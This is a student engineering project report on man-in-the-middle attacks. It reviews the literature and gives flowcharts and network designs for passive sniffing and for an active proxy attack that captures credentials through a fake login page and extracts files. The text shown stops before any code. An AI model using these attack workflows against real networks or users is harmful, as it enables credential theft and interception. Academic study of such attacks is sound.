Al-Hussein Bin Talal University
Faculty of Engineering
Computer Engineering Department

Man In The Middle Attack File Extractor

Prepared By:
Zaid Abdalla Nassar
Aseel Mustafa AL-Zyoud
Hala Mohammed Al-Theba
Anas Waleed Kabbaha

Supervisor:
Dr. Bilal Al-Qudah

Acknowledgement

We want to express our heartfelt gratitude to all those who have supported and contributed to the successful completion of this project report. This journey would not have been possible without the encouragement, guidance, and support of many individuals.

First, we extend our deepest appreciation to our project supervisor, Dr. Bilal Al-Qudah, whose unwavering support, exceptional guidance, and insightful feedback have been invaluable throughout this project. His expertise and dedication to mentoring have inspired us to strive for excellence and overcome challenges. Dr. Bilal's continuous encouragement has not only enhanced the quality of this report but also enriched our understanding of the subject matter.

We are also deeply grateful to our families and friends, who stood by us with patience and understanding during this demanding journey. Their moral support and belief in our abilities provided the strength and motivation needed to persevere and achieve our goals.

To Majd Mashaleh, Aya Al-Manaseer, and Hamza Abu Fadala, I extend my heartfelt gratitude for your invaluable support, guidance, and encouragement throughout this endeavor. Your contributions have been instrumental in the success of this work.

Additionally, we would like to acknowledge the resources and knowledge provided by Al-Hussein Bin Talal University, which served as the foundation for our academic and professional growth. The faculty's commitment to fostering innovation and critical thinking was crucial in equipping us with the skills required to complete this project successfully.

Everyone mentioned above has significantly contributed to this project, directly or indirectly, by offering guidance, encouragement, or technical support. Their involvement has been instrumental in shaping this report, and we are profoundly thankful for their efforts and support.

Abstract

"Man in the Middle" (MITM) attack is a sophisticated and pervasive threat that remains one of the most significant challenges in network security. In this project, a detailed investigation been conducted into the mechanisms of MITM attacks, with a focus on both active and passive variants. These attacks enable adversaries to silently intercept and manipulate data exchanged between two parties, often without either party realizing the breach. Through a thorough exploration of attack vectors such as ARP Spoofing, DNS Spoofing, and Wi-Fi Eavesdropping, this project reveals the various strategies attackers employ to exploit vulnerabilities in both wired and wireless communication channels.

Our project emphasizes the destructive consequences of MITM attacks, including the unauthorized alteration of sensitive data, the exposure of private communications, and the potential for injecting malicious code into secure transmissions. Moreover, the project presents real-world case studies, demonstrating how such attacks can compromise not only personal privacy but also the integrity of critical infrastructure and organizational networks.

To perform the project, several technologies are used. Such as web server, python, access points, Wireshark tool a long with customized code for sniffing and spoofing. We succeeded in our project to demonstrate how to perform active and passive attack in real network infrastructure.

Approved

Dr. Bilal Ibrahim Alqudah

Contents

Acknowledgement 2

Abstract 3

Table of Figures 6

List of Tables 7

Chapter 1: Introduction 8

1.1 Background 8

1.2 Problem Statement 8

1.3 Statistics of Intrusion 9

1.4 Objective 10

Chapter 2: Literature Review 11

2.1 Background studies and previous work 11

Chapter 3: Flow chart and Designed 15

3.1 Attacks Design and Diagram 15

3.2 Project Design 18

3.3 Web Server Design 21

3.4 Proxy Server Design 21

3.5 Hardware 22

3.6 software 23

Chapter 4: Implementation 24

4.1 Passive Attack 24

4.2 Active attack 29

4.3 Attack technical requirements 40

4.4 HTTP Request Methods 40

1. The GET Method: 40

2. The POST Method 41

4.5 MITM proxy works in HTTPS 42

1. Explicit HTTPS 42

2. The MITM in mitmproxy 42

Chapter 5: Results & Discussion 46

5.1 Project Results 46

5.2 Project Challenges 48

Chapter 6: Conclusion and Future Work 50

6.1 Conclusion 50

6.2 Future Work 51

Appendix Codes 52

Appendix Hardware 80

Appendix Software 83

Reference 97

Table of Figures

Figure 1: Monthly Statistics of Vulnerabilities for 2021-2023 9
Figure 2: Passive attack flowchart design 15
Figure 3: Active attack to change file 16
Figure 4: Active attack to extract data 17
Figure 5: passive attack design 19
Figure 6: Active attack design 20
Figure 7: Raspberry PI 3 22
Figure 8 Man in the Middle Attack 24
Figure 9: Download PDF 25
Figure 10: pcap file 26
Figure 11: output.txt file 27
Figure 12: PDF file in HEX data 27
Figure 13: Capture file 28
Figure 14: Start Attack 30
Figure 15: MITM web capture 31
Figure 16: Replace Login 32
Figure 17: Scenario 1 33
Figure 18: Financial Report 2024 34
Figure 19: Scenario 2 35
Figure 20: Scenario 2.1 36
Figure 21: Captures 37
Figure 22: Username & Password 38
Figure 23: Extract File 38
Figure 24: Analysis 39
Figure 25: Get Methods 41
Figure 26: Post Methods 42
Figure 27: Explicit HTTPS 45

Figure 28:Raspberry Pi 3 Model B 81
Figure 29: Raspberry Pi 3 with details 81
Figure 30: Micro SD cards 82
Figure 31: Ethernet cable 82
Figure 32: XAMPP website. 83
Figure 33: XAMPP 84
Figure 34: htdocs file 85
Figure 35: serverphp file 85
Figure 36: Visual Studio Code website 85
Figure 37: web page 86
Figure 38: web page 1 87
Figure 39: web page 2 88
Figure 40: web page 3 88
Figure 41: Wi-Fi Access Point by raspberry 89

List of Tables

Table 1: Sniffing Code Explanation 53
Table 2: Analysis Code Explanation 55
Table 3: Proxy Server Code 61
Table 4: MITM ATTACK CODE 70

Chapter 1: Introduction

1.1 Background

The significance of technology in our everyday lives cannot be overstated, as it has become essential. However, as networks become faster and more integrated into our personal and commercial lives, they also become increasingly vulnerable to attacks such as eavesdropping and port scanning, which can lead to breaches of access points, file retrieval, and modification. Detecting and preventing these attacks is a challenging task, as it requires actively monitoring many systems and reacting quickly to various events. These challenges necessitate effective monitoring and swift response to minimize potential damage.

This chapter presents in its structure the problem statement, statistics about the attack we present and the objectives.

1.2 Problem Statement

In an era of rapid technological advancement, network connectivity has become an integral part of every facet of digital life, from financial transactions to personal and business communications. However, with this immense expansion of interconnected networks, new and often invisible threats have emerged, capable of eroding the trust individuals and organizations place in the security of their data. Among the most complex and destructive of these threats is the "Man in the Middle" (MITM) attack, a sophisticated form of cyber intrusion where an attacker intercepts and manipulates communication between two parties without their knowledge, compromising both privacy and the integrity of the exchanged information.

Despite significant advancements in encryption technologies and security protocols in recent years, MITM attacks continue to pose a formidable threat, particularly in insecure environments such as public Wi-Fi networks or unprotected communication channels. In these settings, attackers can exploit vulnerabilities to gain access to sensitive data, whether personal or

organizational and alter it without detection. The complexity of MITM attacks is further compounded by their ability to remain undetected for extended periods, making them particularly insidious.

The core challenge lies in the need for a deeper understanding of the technical mechanisms that underpin MITM attacks, along with the various methods attackers employ to infiltrate communication channels. Moreover, as the use of wireless networks and cloud services continues to grow, the risk of MITM attacks intensifies, requiring robust, dynamic defense strategies to mitigate such threats. This research aims to address this persistent problem by examining the several types of MITM attacks, exploring their technical intricacies, and proposing proactive measures to effectively counteract them, thereby enhancing digital security and protecting the integrity of data in an increasingly connected world.

1.3 Statistics of Intrusion

-In 2022, researchers discovered 5,543 vulnerabilities in systems that attackers could exploit to breach the systems.

-In 2023, researchers discovered that one of the most effective attack techniques is using a man-in-the-middle attack via the access point. As shown in figure 1




Figure 1: Monthly Statistics of Vulnerabilities for 2021-2023

1.4 Objective

The primary objective of this research is to provide an in-depth examination of the technical foundations underlying Man in the Middle (MITM) attacks, shedding light on their diverse forms and the intricate methods attackers utilize to exploit vulnerabilities within both wired and wireless communication networks. This study aims to unravel the complexities of MITM techniques, revealing how they silently infiltrate and manipulate communication channels, often without detection, and to identify the core weaknesses that allow these attacks to persist in modern network environments.

Furthermore, this research seeks to contribute to the development of advanced, adaptive defense mechanisms that not only detect but actively counteract MITM attacks. By critically analyzing current security protocols and their limitations, the study will propose innovative, proactive strategies that enhance the resilience of communication systems. The objective is to devise practical solutions that can be implemented across various sectors to safeguard sensitive data, ensuring continued trust in digital communications. In a broader context, this research aspires to elevate awareness regarding the growing threats of MITM attacks, urging the adoption of more robust, dynamic security measures in the face of an ever-evolving digital threat landscape.

Chapter 2: Literature Review

2.1 Background studies and previous work

The Multi-Channel MITM (MC-MITM) attack is a sophisticated Man-in-the-Middle (MITM) attack that may manipulate encrypted wireless frames between clients and the Access Point (AP) in a Wireless Local Area Network (WLAN). Any client can be the target of an MC-MITM attack, regardless of how the client authenticates with the AP. Frontline MC-MITM assaults, such as Key Reinstallation assaults (KRACK) in 2017–18 and the most recent Frag Attacks in 2021, have affected millions of Wi-Fi networks, particularly those with Internet of Things (IOT) devices.

While there are security updates available to prevent some attacks, not all Wi-Fi and Internet of Things devices are covered by them. Furthermore, the protection measures now in place to thwart MC-MITM assaults are impractical due to two factors: either they need significant firmware upgrades on every device in a system, or they require the use of several advanced hardware and software for deployment. Also, high technical overhead is imposed on users in network setup and maintenance. This paper presents the first plug-and-play system to detect MC-MITM attacks. Our solution is a lightweight, signature-based, and centralized online

passive intrusion detection system that can be easily integrated into Wi-Fi-based IOT environments without modifying any network settings or existing devices. The evaluation results show that our proposed framework can detect MC-MITM attacks with a maximum detection time of 60 seconds and a minimum TPR (true positive rate) of 90% by short-distance detectors and 85% by long-distance detectors in real Wi-Fi or IOT environments Furthermore, current protection measures against MC-MitM attacks are impractical for two reasons: either they need significant firmware upgrades on each and every device in a.[4]

A cyberattack known as a "man-in-the-middle" (MITM) occurs when an attacker secretly intercepts and relays messages between two parties that believe they are speaking with each other directly. Though, the attacker deceives both parties to intercept data transfers between a

client and a server. False information is surreptitiously inserted into the data to modify it while the assault is underway.

The creation and application of MITM attacks in a liquid-level networked control system is examined in this study. The software programs Ettercap and Wireshark are needed to carry out the assault. By publishing the captured packets back onto the network, Ettercap is a tool that enables real-time data stream modification and redirection. The networked control system's data packets may be examined using Wireshark, a versatile network protocol analyzer. Following the execution of the MITM attack on the cyber-physical system, system data was gathered and annotated using machine learning classification techniques in order to identify MITM assaults.[5]

The need for every network-connected item to have the greatest levels of security has arisen recently due to the multitude of uses for the Internet. To thwart the Man-in-the-Middle Sniffing attack against SSL, This proposal uses Secure Certificate Public Key (SCPK) to address a secure network connection. The model's objectives are to authenticate clients and servers and encrypt Certificate Public Key. Based on our simulation, the suggested key is safe, effective, and secure to monitor. [6]

Cyberattacks have become a significant criminal infraction and a topic of intense discussion. A cyberattack known as a "man-in-the-middle" occurs when an unauthorized third party intercepts an online conversation between two users and escapes detection. two people. The virus present in the middle of the assault frequently tracks and modifies personal or classified data that the two users were only recently aware of. A procedure known as a man-in-the-middle attack exposes the system to an outsider who can access, read, and alter confidential data without leaving any trace of manipulation. This is a fundamental problem since many cryptographic systems that lack strong authentication security are vulnerable to hacking attempts by malware known as "men-in-the-middle-attack" (MITM/MIM).[7]

Cyberattacks have become a significant criminal infraction and a topic of intense discussion. A cyberattack known as "man-in-the-middle" occurs when an unauthorized third party intercepts an online conversation between two users and escape detection. That malware during an assault, which was recently discovered by the two users, personal or secret information is often monitored and altered. An outsider within the system can access, read, and alter confidential data without leaving any trail of deception thanks to a man-in-the-middle attack technique.[8]

Software Defined Networking (SDN) is a centralization technique that abstracts the network to make administration easier. By doing this, the devices' wisdom is removed, which might lead to local security flaws. A Man in the Middle assault is one kind of attack. demands access to the data flow that the attacker wishes to target. One way to do this is to deceive hosts and other network devices into thinking the attacker is the person they should be speaking with. Due to centralized network administration, software-defined networks may make this kind of assault riskier. In this thesis, we provide an overview of SDN network threats and provide a technique for identifying Man-in-the-Middle attacks. To investigate this, I created an SDN using Mini net virtualization, and then I conducted an ARP-poisoning attack on it to see what impact the assault had on network latency. This will help build a way to detect ARP-poisoning attacks.[9]

This study investigated the attack and defense of Man-in-the-Middle, or MIMO, in greater detail. One of the most well-known and pervasive cybersecurity attacks, MITM—also called a hijack attack in other publications—targets the connection between two parties and immediately endangering the data's integrity and confidentiality. This essay will examine the state of cybersecurity today, the use of Man-in-the-Middle (MITM) attacks, what makes an effective MITM attack, why this strategy was selected out of a variety of options, how an actual MITM attack is carried out, and how we can protect people and systems to the fullest extent possible.[10]

The Internet of Things, or IoT, has become a crucial aspect of our lives in recent years, and in the years to come, its significance is predicted to grow dramatically. However, for several reasons, the growth of IoT has not been accompanied by sufficient strengthening and consolidation of our

security. and privacy, even in the face of the significant dangers that Internet of Things vulnerabilities pose to our physical and digital security. Bluetooth Low Energy (BLE), also referred to as Bluetooth Smart, is the most widely used protocol for connecting wearables, medical equipment, and smart devices. The main security vulnerabilities in the BLE protocol are surveyed in this work, and a potential architecture for BLE Man-in-the-Middle (MitM) attacks is discussed along with the required hardware. Moreover, following the introduction of several of the accessible resources for BLE hacking, a case study detailing a MitM attack between a Bluetooth smart device and its assigned mobile app was highlighted. The case study effectively illustrates how quickly a potential hacker can take control of the data and, in certain cases, even the mobile device itself when connecting it to a BLE device, provided they are in close enough contact with the target.[11]

The Internet of Things (IoT) and potential assaults against it are discussed in this paper, with a focus on the man-in-the middle (MITM) attack. A brief introduction outlining the fundamentals of the Internet of Things and the MITM attack is followed by a presentation of the scientific techniques and theories. The technology behind MITM attacks and the advantages that successful assaults offer to attackers are covered in the upcoming chapters. Some of the most notable instances of these attacks, which affected the Internet community significantly or had a larger reach, are also included here. The analysis of IoT security options against MITM attacks concludes this section of the paper. In the continuation, using the information at hand, an economic perspective is provided on a study of MITM attacks. The analysis is summarized in the conclusions, together with projections for how these problems may develop in the future.[12]

Chapter 3: Flow chart and Designed

3.1 Attacks Design and Diagram




Figure 2: Passive attack flowchart design

This flowchart , shown in Figure 2, represents a process that starts with monitoring (sniffing) and analyzing data. If a user makes a request, the system interacts with a web server to handle it. The next step is to check if a PDF file is available. If a PDF exists, the system converts the data into hexadecimal format and saves it to a file. If no PDF is available, the system simply writes the data to a file without converting it. This flow ensures that data is processed and stored based on user requests and the presence of a PDF file.




Figure 3: Active attack to change file

As shown in Figure 3, The flowchart outlines a process that begins with monitoring (sniffing) and analyzing data. After analysis, it checks if there is a request from the user. If there is no request, the process ends. If a user request is detected, the system interacts with a web server. Following this, it checks whether a PDF file is available. If the PDF exists, the data is converted into hexadecimal format and saved to a file. If no PDF is found, the data is written to a file without conversion. This flow efficiently handles user requests and processes data based on the presence of a PDF.

This flowchart describes a detailed process, starting with an initial check on the ID. If the ID matches "me," the system terminates (kill). Otherwise, the process proceeds by running a proxy server and starting to monitor activities (start listing). The system captures login requests and redirects the target to a malicious page, stealing usernames and passwords. It then extracts data from the target.

After extraction, the target is redirected to either a fake website or the original login page. If redirected to the fake site, the target may find that their data appears damaged. If redirected to the original login, the target re-enters their credentials, leading them to the real server. Finally, the system checks if a file is available. If a file exists, it converts the data into hexadecimal format and saves it. If no file exists, it writes the data to a file without conversion. This flow appears to outline a malicious workflow for intercepting and misusing user data.




Figure 4: Active attack to extract data

3.2 Project Design

Passive Attack Design

Network Components: as shown in Figure 5, the components are :

1.Users: Employees and managers within the company's LAN who interact with the web server.

2.Router: Connects all devices within the network and routes data between them.

3. Web Server: Hosts the application or website used by employees, accessible only within the local network (LAN).

4. Unethical Insider (Attacker): An insider in the network who passively sniffs data without altering it.

steps:

1. Access to the Network:

- The attacker is part of the local network, providing access to the same router connecting users and the web server.

2. Intercepting Data:

- Using techniques like traffic analysis,

3. Passive Sniffing:

- The attacker monitors traffic between users and the server to collect sensitive data such as:

  - Login credentials.

  - Other exchanged data.

- Objective: To gather sensitive or private information for potential malicious use.




Figure 5: passive attack design

Active attack design

Components: Figure 6 shows the active attack design and flow of process.

1. Users: Employees communicating with the server.

2. Router: Connects all devices within the network.

3. Proxy Server: Acts as an intermediary, forwarding requests (REQ) from users to the server and responses (RESP) back to users.

4. Web Server: Hosts the website or application inside the local network (LAN).

5. Attacker: An insider in the network who manipulates the connection.

Connection Process:

1. Normal Connection:

- The user sends a request to the proxy server through the router.

- The proxy forwards the request to the web server and sends the response back to the user.

2. Active Attack:

- The attacker uses tools to alter the connection.

- The traffic is rerouted through the attacker's device instead of the proxy or router.

- The attacker intercepts and may modify the data before forwarding it to its destination.




Figure 6: Active attack design

3.3 Web Server Design

It is an essential tool that enables users to access websites and resources over the internet. By delivering dynamic and secure content, the web server enhances the user experience and helps manage traffic efficiently. It also allows for easy updates and integration with various applications and databases.

We have created a custom website for a company consisting of three main pages:

1. **Login Page**: The first page where users visit to log in with their credentials.
2. **Username & Password Input Page**: On this page, users enter their username and password to access their account.
3. **Sensitive Information Page**: The final page contains the company's sensitive information, which the user can access after a successful login.

The website has been designed with a focus on security and data protection to ensure the best user experience. In the software section , we have listed the benefits of web servers and why businesses, governments, and others are using it.

3.4 Proxy Server Design

A proxy server is an intermediary server that sits between a client (like a web browser) and a destination server. It intercepts and forwards requests from the client to the destination server, and responses from the server back to the client. The proxy can provide numerous services such as improved security, load balancing, caching, and anonymity.

3.5 Hardware

The hardware components needed in this project:

- Raspberry PI 3:

As shown in figure 2, the Raspberry Pi, created by the Raspberry Pi Foundation, is an open-source, Linux-based, credit card-sized computer board. It is an exciting and accessible way to improve computing and programming skills. By connecting to your TV or PC and a keyboard, or SD card to install the operating system on it, and with the right programming, the Pi can perform many tasks that a desktop computer can. It is also great for innovative projects and ideal for Internet of Things projects due to its processing power. The Raspberry Pi 3 Model B is the third generation of this powerful credit card-sized single-board computer. It can be used for a wide range of applications and comes with a more powerful processor. Additionally, it features wireless LAN and Bluetooth connectivity, making it the ideal solution for powerful connected designs.

Figure 7: Raspberry PI 3

3.6 software

The programming language and software tool needed in this project:

- **Python scripts:** These scripts are written in Python to utilize a web server and a system.

-HTML: Hypertext Markup Language (HTML) is a markup language used to create static web pages and web applications.

-HAProxy: HAProxy is a free, fast, and reliable reverse proxy that offers high availability, and proxying for TCP and HTTP-based applications. It is particularly well-suited for high-traffic websites. Over the years, it has become the de facto standard open-source load balancer. It is now shipped with most mainstream Linux distributions and is often deployed by default in cloud platforms.

-Benefits of Web Server:

1- Content Delivery on the Internet:

The web server provides web pages and resources such as text images and videos to users on the internet.

2-Quick Access to Information:

It allows users to instantly access information on the internet as soon as they send the request.

3-Traffic Management:

It manages large numbers of users visiting the site and simultaneously distributing the load efficiently.

Chapter 4: Implementation

This project is divided into two parts , the passive attack part and the active attack part.

4.1 Passive Attack

Refers to an attack in which the attacker only monitors or intercepts data being transmitted over a network but does not alter or interfere with the communication. In other words, the attacker is only "listening" and not actively involved in modifying the data. Passive attacks are typically aimed at gaining unauthorized access to sensitive information.

We will explain the MITM attack scenario in detail:

As shown in figure 5, first, the user connects to the network, and then the user enters the website and downloads the PDF file from the website. In the middle, we run the spy code responsible for eavesdropping, then we run the analysis code to ensure the existence of the PDF file and extract it without modifying it. This is how we hack the traffic, bypass the user, and even steal the file he downloaded. From here, we performed a man-in-the-middle attack and extracted the file.




Figure 8 Man in the Middle Attack

We have implemented two Methods to do a man-in-the-middle attack passive attack

Method 1: Using Python Codes

1- Sniffing:

